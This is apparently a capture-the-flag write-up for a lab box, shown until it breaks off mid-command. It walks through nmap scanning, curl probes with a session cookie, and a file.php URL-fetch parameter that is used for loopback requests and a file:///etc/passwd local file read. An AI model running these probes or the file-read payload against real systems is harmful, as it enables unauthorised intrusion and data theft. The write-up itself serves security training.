Enumeration
Standard Nmap scan, then a second pass with vuln scripts:
nmap -Pn -sC -sV -T4 TARGET_IP -oA recruit_nmapnmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP -oA recruit_nmap_extended.txt
I’m already liking what I see.



Open ports and initial findings:
- Port 22 (SSH)
- Port 53 (DNS)
- Port 80 (HTTP)
PHPSESSID:httponlyflag not set/mail/subdirectory/assets/subdirectory/phpmyadmin/subdirectory/server-status/subdirectory
Web Fingerprinting
curl -I http://TARGET_IP:80
Well, well. A fresh cookie and a 200 OK.
Application Mapping
Browser visit to port 80 confirms a login form.

There’s also a small link off to Access API, which feels a bit like a hacker honeypot trap but I’m here for it.
Intercepting a login attempt to analyze the form’s behavior. Testing admin:admin:


Line 54 in the Burp response confirms /api.php exists.
Session Cookie Analysis
Fingerprinting the server generates a fresh session cookie. The path=/ value aligns with the login page path. Testing whether it grants access to protected paths:
curl -i -b 'PHPSESSID=[session_id]' http://TARGET_IP/admin/
curl -i -b 'PHPSESSID=[session_id]' http://TARGET_IP/dashboard/
curl -i -b 'PHPSESSID=[session_id]' http://TARGET_IP/api.php/

The curl to /api.php returns promising leads.


/file.php?cv=<URL> makes the server fetch a URL on behalf of the request. The FAQ’s phrasing, “restricted locations may be blocked,” strongly suggests the intended challenge is bypassing an internal-address filter.
LFI Discovery
Testing whether the application can fetch its own loopback web service:
curl -i -b 'PHPSESSID=[session_id]' \
'http://TARGET_IP/file.php?cv=http://127.0.0.1/'
Interesting. Now the hypothesis scopes in LFI, not unrestricted SSRF.
Testing whether file.php accepts the file:// scheme:
curl -i -b 'PHPSESSID=[session_id]' \
'http://TARGET_IP/file.php?cv=file:///etc/passwd'
I don’t want to head too far down a rabbit hole here. We can curl deeper as needed.
Directory Enumeration
gobuster dir \
  -u http://TARGET_IP/ \
  -w /usr/share/wordlists/dirb/common.txt \
  -x php,txt,html \
